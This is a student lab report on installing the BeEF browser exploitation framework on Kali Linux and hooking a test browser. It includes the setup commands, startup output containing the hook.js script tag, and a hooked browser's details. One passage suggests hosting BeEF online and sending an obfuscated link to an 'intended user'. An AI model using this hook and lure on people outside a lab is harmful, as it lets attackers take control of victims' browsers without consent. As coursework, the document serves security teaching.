

# **Mega Hacking Project**

Due Date: 7-10-2025

Submission Method: Dropbox

Submitted by: **Ayush Navadiya**

Student ID: 10321544

Section: **L02**

Date submitted: 7-10-2025

## Contents

|  |           |
|--|-----------|
| <b>Lab creation guide .....</b>            | <b>3</b>  |
| <b>Attack report.....</b>                  | <b>7</b>  |
| <b>Purple team mitigation report .....</b> | <b>10</b> |

# Lab creation guide

## Technology Requirement

1. Kali Linux
2. Any Device that supports Browser

### Step 1:

Download Kali From:

<https://www.kali.org/get-kali/#kali-virtual-machines>

### Step 2:


Update and upgrade the machine using command:

```
sudo apt update && sudo apt upgrade -y
```

### Step 3:

Install BeEF on Kali using:

```
sudo apt install beef-xss -y
```



```
kali@kali: ~  
Session Actions Edit View Help  
beef: Unknown option -v  
(kali@kali)-[~]  
$ sudo apt install beef-xss -y  
  
The following packages were automatically installed and are no longer required:  
amass-common libtheoraenc1  
gir1.2-girepository-2.0 libudfread0  
libarmadillo14 libwireshark18  
libbluray2 libwiretap15  
libbson-1.0-0t64 libwsutil16  
libdisplay-info2 libx264-164  
libgdal37 python3-bluepy  
libgeos3.14.0 python3-click-plugins  
libgirepository-1.0-1 python3-gpg  
libgpgme11t64 python3-kismetcapturebtgeiger  
libgpgmepp6t64 python3-kismetcapturefreaklabszigbee  
libinstpatch-1.0-2 python3-kismetcapturertl433  
libjs-jquery-ui python3-kismetcapturertladsb  
libjs-underscore python3-kismetcapturertlamr  
libmongoc-1.0-0t64 python3-protobuf  
libnet1 python3-pysmi  
libobjc-14-dev python3-xlrdr  
libplacebo349 python3-xlutils  
libportmidi0 python3-xlwt  
libradare2-5.0.0t64 python3-zombie-imp  
librav1e0.7 samba-ad-dc
```

As we are running this project just for learning we can run it locally while to execute this on a real environment using online linux server so that you can pass the intended user link directly making it obfuscated.


Now to start the BeEF run:

`sudo beef-xss`


Then enter a new password to be ahead if asked for default login credential type beef for username and password.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo beef-xss  
[-] You are using the Default credentials  
[-] (Password must be different from "beef")  
[-] Please type a new password for the beef user:  
[i] GeoIP database is missing  
[i] Run geoipupdate to download / update Maxmind GeoIP database  
[*] Please wait for the BeEF service to start.  
[*]  
[*] You might need to refresh your browser once it opens.  
[*]  
[*] Web UI: http://127.0.0.1:3000/ui/panel  
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>  
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>  
  
● beef-xss.service - beef-xss  
   Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; pres  
et: disabled)  
   Active: active (running) since Sun 2025-12-07 04:52:28 EST; 5s ago  
   Invocation: 75d288fa09dc42e4b9e5100278cd299a  
   Main PID: 5902 (ruby)  
     Tasks: 10 (limit: 2073)  
   Memory: 214.3M (peak: 214.3M)  
     CPU: 4.666s  
   CGroup: /system.slice/beef-xss.service  
           └─5902 ruby ./beef  
             └─5951 node /tmp/execjs20251207-5902-npgavqjs  
  
Dec 07 04:52:28 kali systemd[1]: Started beef-xss.service - beef-xss.  
Dec 07 04:52:31 kali beef-include-vendor[5902]: [ 4:52:30][*] Browser Exp...4.0  
Dec 07 04:52:31 kali beef-include-vendor[5902]: [ 4:52:30] |   Twit: @...ect  
Dec 07 04:52:31 kali beef-include-vendor[5902]: [ 4:52:30] |   Site: h...com  
Dec 07 04:52:31 kali beef-include-vendor[5902]: [ 4:52:30] |_  Wiki: h...iki  
Dec 07 04:52:31 kali beef-include-vendor[5902]: [ 4:52:30][*] Project Cre...rn)  
Dec 07 04:52:31 kali beef-include-vendor[5902]: [ 4:52:31][*] BeEF is loa...  
Hint: Some lines were ellipsized, use -l to show in full.  
  
[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1
```


Once done you will see a Webpage opened on a port 3000 login with username and password you set.



Then you will see a page as shown in screenshot below. Copy the link shown on advance version you can see the link at the bottom of page.




To open it on different machine, edit the localhost address with your actual kali Ip as shown in screenshot below:



# Attack report


Once the intended user opens the webpage you are all set now you got the powers, Move back to the beEF portal and open the online browsers and you see a list of browser you have control on and you will see all the details including the what machine it is open on its IP address, screen size and more.



The screenshot shows the BeEF Control Panel interface. On the left, under 'Hooked Browsers', there is a folder 'Online Browsers' containing a sub-folder '192.168.13.142'. Below it, a browser icon is shown with the IP address '192.168.13.138'. The main panel displays a table of browser details for the selected browser.

| Key                          | Value   |
|------------------------------|---|
| browser.window.origin        | http://192.168.13.142:3000                          |
| browser.window.referrer      | Unknown   |
| browser.window.size.height   | 641   |
| browser.window.size.width    | 1280  |
| browser.window.title         | The Butcher   |
| browser.window.uri           | http://192.168.13.142:3000/demos/butcher/index.html |
| hardware.battery.level       | unknown   |
| hardware.cpu.arch            | x86_64  |
| hardware.cpu.cores           | 8   |
| hardware.gpu                 | llvmpipe, or similar                                |
| hardware.gpu.vendor          | Mesa  |
| hardware.memory              | unknown   |
| hardware.screen.colordepth   | 24  |
| hardware.screen.size.height  | 878   |
| hardware.screen.size.width   | 1650  |
| hardware.screen.touchenabled | No  |
| hardware.type                | Unknown   |

Now move to command tab and you will find a whole lot of prebuilt attack on that as shown below:




The screenshot shows the BeEF Control Panel interface with the 'Commands' tab selected. The 'Module Tree' on the left lists various attack modules. The 'Module Results History' table shows a single entry for the 'Beep' module.

